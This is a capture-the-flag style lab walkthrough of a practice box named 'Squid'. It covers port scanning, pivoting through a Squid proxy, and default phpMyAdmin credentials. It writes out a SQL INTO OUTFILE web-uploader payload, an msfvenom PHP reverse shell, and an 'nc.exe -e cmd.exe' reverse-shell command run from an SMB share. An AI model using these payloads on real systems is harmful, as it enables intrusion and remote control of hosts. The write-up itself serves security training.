Squid

Key Takeaways

- Incorporate checking hacktricks into pentesting obscure protocols, well maybe good for just protocols in general

Walk Through

Target: 192.168.249.189

Starting off my enumeration by running autorecon against the host since it takes some time

```
autorecon 192.168.249.189
```

While that runs getting a masscan for all ports open on the system

```
sudo masscan -p0-65535 192.168.249.189 | tee 192.168.249.189_massscan

this did not actually find anything
```

Once Massscan finished I wanted to get the usual nmap scan running as well


```
nmap -sC -sV 192.168.249.189 -oA default_scripts

PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3128/tcp open  http-proxy    Squid http proxy 4.14
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/4.14
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb2-time:
|   date: 2025-08-13T14:56:08
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```

- Rpc
- SMB
- and a weird one Squid http proxy 4.14. Given its the boxes name that sounds like a likely target to look at first

Looking at 3128 squid http proxy 4.14

Navigating to the page I find this



the autorecon tooling for directory bruteforcing hadn't found anything so I ran ffuf looking for directories

```
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3
-medium.txt -u http://192.168.249.189:3128/FUZZ -t 200

this didn't find anything
```

I began googling squid proxy 4.14 exploits and found

A HTTP Request Smuggling vulnerability

https://www.tenable.com/plugins/nessus/148111

and a double free code execution vulnerability

https://packetstorm.news/files/id/161563

In my googling I came across the hacktricks page for pentesting squid (which I didn’t know existed prior to now).

https://hacktricks.boitatech.com.br/pentesting/3128-pentesting-squid

```
Squid is a caching and forwarding HTTP web proxy. It has a wide variety of us
es, including speeding up a web server by caching repeated requests, cachin
g web, DNS and other computer network lookups for a group of people sharin
g network resources, and aiding security by filtering traffic. Although primarily
used for HTTP and FTP, Squid includes limited support for several other proto
cols including Internet Gopher, SSL, TLS and HTTPS. Squid does not support t
he SOCKS protocol, unlike Privoxy, with which Squid can be used in order to p
rovide SOCKS support. (From here).


Web Proxy
You can try to set this discovered service as proxy in your browser. However, i
f it's configured with HTTP authentication you will be prompted for usernames
and password.

Nmap proxified
You can also try to abuse the proxy to scan internal ports proxifying nmap.
Configure proxychains to use the squid proxy adding he following line at the e
nd of the proxichains.conf file: http 10.10.10.10 3128
```

```
Then run nmap with proxychains to scan the host from local: proxychains nmap -sT -n -p- localhost
```

So theyre saying we can use squid as a proxy and use it as a pivot to scan internal ports / machines maybe

Doing some more research on tooling, there also appears to be a tool built specifically for port scanning with a squid pivot called spose

https://github.com/aancw/spose


Looking at the code it establishes a proxy given parameters I pass in via terminal and then it scans for common ports. Quite handy.

```
python3 spose.py --proxy http://192.168.249.189:3128 --target 192.168.249.189



Scanning default common ports
Using proxy address http://192.168.249.189:3128

192.168.249.189:3306 seems OPEN
192.168.249.189:8080 seems OPEN
```

2 open ports to explore after setting my proxy to use squid in my browser


- 3306 is typically mysql
- 8080 is an alternative to port 80 for web servers, so theres probably another web page to explore

I use foxy proxy so i added it in there




Make sure to switch to the squid proxy in the foxy proxy extension window

http://192.168.249.189:3036/
threw an error



http://192.168.249.189:8080



googling wamp server it seems to just be a development stack using apache, sql, mariadb, and php


From this page I get alot of versions to look into exploits for

- apache 2.4
- mysql 5&8
- mariadb 10
- php 5 & 7
- wamp server version 3.2.3 64 bit

starting with the collective itself wampserver I find an insecure file permissions priv esc

https://www.exploit-db.com/exploits/40967

Clicking around the page itself there is also some information available, the server gives me access to the php info page which provides me with detailed system information



192.168.249.189:8080/?phpinfo=-1

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

PHP Version 7.3.21

System	Windows NT SQUID 10.0 build 17763 (Windows Server 2016) AMD64
Build Date	Aug 4 2020 11:14:38
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\wamp\bin\apache\apache2.4.46\bin\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,TS,VC15
PHP Extension Build	API20180731,TS,VC15
Debug Build	no
Thread Safety	enabled
Thread API	Windows Threads
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

System version:
Windows NT SQUID 10.0 build 17763 (Windows Server 2016) AMD64


The other links are to

http://192.168.249.189:8080/adminer/

and


http://192.168.249.189:8080/phpmyadmin/

Looking at the adminer page




I get another verison adminer 4.7.7

The phpmyadmin page brings me to a login page as well



I googled the default phpmyadmin credentials and they turned out to be <root: blank>


trying this worked



Now that I have access to the phpmyadmin page I look into ways of converting this into a web shell.

Googling uploading shell via phpmyadmin brings me to an article with a payload explaining that I can write a web shell into the webroot from the sql console assuming the It has write permissions enabled.


The first payload I tried didn't work, and I could've modified the path, but instead I tried the other payload I saw as an option too



The second one ran successfully

https://gist.github.com/BababaBlue/71d85a7182993f6b4728c5d6a77e669f

```
SELECT
"<?php echo \'<form action=\"\" method=\"post\" enctype=\"multipart/form-data\" name=\"uploader\" id=\"uploader\">\';echo \'<input type=\"file\" name=\"file\" size=\"50\"><input name=\"_upl\" type=\"submit\" id=\"_upl\" value=\"Upload\"></form>\'; if( $_POST[\'_upl\'] == \"Upload\" ) { if(@copy($_FILES[\'file\'][\'tmp_name\'], $_FILES[\'file\'][\'name\'])) { echo \'<b>Upload Done.<b><br><br>\'; }else { echo \'<b>Upload Failed.</b><br><br>\'; }}?>"
INTO OUTFILE 'C:/wamp/www/uploader.php';
```



this one differs in that it wasn't a webshell it was a file upload page, but this way I can just generate a reverse shell payload and upload it to the web root


I then generated a simple php reverse shell

```
msfvenom -p php/reverse_php LHOST=192.168.45.156 LPORT=1234 -f raw -o shell.php
```

start a listener

```
rlwrap nc -lvnp 1234
```

upload the file




navigate to the page

```
http://192.168.249.189:8080/shell.php
```

Note: this failed so I tried using a different port for my webshell. I would get a connection back, but it would time out and not create a session

Doing the same thing again using port 443 worked for me. I get a connection back in my nc listener



Looking at a writeup, they had post exploitation steps performed on this practice box and I thought that was a great idea so I did them too. In the exam it will be a good idea to first upgrade my shell too by copying nc over to the system and then making a connection back to my box

```
#on kali

cd /usr/share/windows-resources/binaries

impacket-smbserver -smb2support smb .
#note sometimes I may need to provide authentication, some clients will not c
onnect without it. Can specify username a ssuch
```

```
impacket-smbserver -smb2support smb . -username evil -password evil


#on the target
net use z: \\<kali ip>\smb

#if i did specify credentials
net use z: \\192.168.45.155\smb /user:evil

then i can run nc as follows
cd z:
nc.exe <my ip> <port listening on> -e cmd.exe
```

I think personally it may be better to just move the binary onto the system instead of running it from the share.